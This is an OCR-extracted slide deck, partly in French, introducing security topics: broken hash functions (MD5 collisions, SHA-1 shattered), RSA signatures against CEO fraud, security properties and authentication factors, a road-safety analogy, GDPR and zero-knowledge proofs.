
- Seconde Pré-image



- Collision

- Unkeyed Hash function: Integrity
- Keyed Hash function (Message Authentication Code): Authentification

Installation de logiciel



MD5, MD4 and RIPEMD Broken

MD5(james.jpg)= e06723d4961a0a3f950e7786f3766338

MD5, MD4 and RIPEMD Broken


MD5(james.jpg)= e06723d4961a0a3f950e7786f3766338
MD5(barry.jpg) = e06723d4961a0a3f950e7786f3766338

How to Break MD5 and Other Hash Functions, by Xiaoyun Wang, et al.


MD5 : Average run time on P4 1.6ghz PC: 45 minutes
MD4 and RIPEMD : Average runtime on P4 1.6ghz: 5 seconds

SHA-1 broken in 2017 `shattered.io`


M. Stevens, P. Karpman, E. Bursztein, A. Albertini, Y. Markov




SHA-1 broken in 2017 `shattered.io`




SHA-1 broken in 2017 `shattered.io`




Signature



Signature





RSA: $m^d \mod n$

Application : éviter la "*fraude au président*"

- En 2010 $>$ 485 millions d'euros
- En 5 ans 2.300 plaintes ont été déposées,

Application : éviter la "*fraude au président*"

- En 2010 $>$ 485 millions d'euros
- En 5 ans 2.300 plaintes ont été déposées,

Application : éviter la "*fraude au président*"

- En 2010 $>$ 485 millions d'euros
- En 5 ans 2.300 plaintes ont été déposées,

Solution :

Plan

Introduction

La sécurité et vous ?

Cybercriminalité

IoT

Logiciel Libre et Sécurité

Histoire de la cryptographie

Introduction à la cryptographie

Propriétés de sécurité

RGPD

ZKP

Conclusion


Traditional security properties

- Common security properties are:
  - Confidentiality or Secrecy: No improper disclosure of information
  - Authentification: To be sure to talk with the right person. disclosure of information
  - Integrity: No improper modification of information
  - Availability: No improper impairment of functionality/service

Authentication

"On the Internet, nobody knows you're a dog."

Mechanisms for Authentication

KNOW	HAVE	ARE	DO
			
Passwords ID Questions Secret Images	Token (Smart) Card Phone	Face Iris Hand/Finger	Behavior Location Reputation

Strong authentication combines multiple factors:
E.g., Smart-Card + PIN

Other security properties

- Non-repudiation (also called accountability) is where one can establish responsibility for actions.
- Fairness is the fact there is no advantage to play one role in a protocol comparing with the other ones.
- Privacy

  Anonymity: secrecy of principal identities or communication relationships.

  Pseudonymity: anonymity plus link-ability.

  Data protection: personal data is only used in certain ways.

Plan

Introduction

La sécurité et vous ?

Cybercriminalité

IoT

Logiciel Libre et Sécurité

Histoire de la cryptographie


Introduction à la cryptographie

Propriétés de sécurité


RGPD

ZKP

Conclusion





RIP





RIP


NON PORT DE LA CEINTURE DE SÉCURITÉ
-4 points
sur le permis de conduire
135 €
Amende forfaitaire
POINTS.12




RIP


NON PORT DE LA CEINTURE DE SÉCURITÉ
-4 points
sur le permis de conduire
135 €
Amende forfaitaire
POINTS 12


MORTALITÉ SUR LES ROUTES DE FRANCE
Nbre de tués
Milliards de kilomètres parcourus
35 000
30 000
25 000
20 000
15 000
10 000
5 000
550
500
450
400
350
300
250
200
150
100
50
1974
Limitation généralisée de la vitesse
130
110
90
1979
Ceinture obligatoire à l'avant en ville
VILLE
1990
50 km/h en ville
Ceinture obligatoire à l'arrière
50
1973
Ceinture obligatoire hors agglomération et casque obligatoire
VILLE
1992
Mise en place permis à points
2003
Déploiement des radars
2008
Gilet et triangle obligatoires
4 780
9 675
16 387
16 861
14 526
13 295
13 287
11 215
9 900
8 891
6 058
4 275
3 970
1983
Alcool limité à 0,8 g/l de sang
1995
Alcool limité à 0,5 g/l de sang
1950
1960
1970
1980
1990
2000
2010
Source : Sécurité routière


L'argus


RGPD
25 mai 2018


Qui est touché ?

TOUT LE MONDE !

Qu'est-ce qu'une donnée personnelle ?



Qu'est-ce qu'une donnée personnelle **sensible**?



Collecte sans consentement préalable écrit, clair et explicite

Plus de droits pour vos données !

Sanction

Plus de transparence

Droit à l'oubli


Guichet unique

Protection des mineurs

Portabilité

Sanctions

20 millions



ou 4 %

Plan

Introduction

La sécurité et vous ?

Cybercriminalité

IoT

Logiciel Libre et Sécurité

Histoire de la cryptographie

Introduction à la cryptographie

Propriétés de sécurité

RGPD


ZKP

Conclusion

Idea of Zero Knowledge Proof

Prover (P)

(P) convinces (V) that it knows something
without revealing any information




Verifier (V)

Idea of Zero Knowledge Proof

Prover (P)

(P) convinces (V) that it knows something without revealing any information

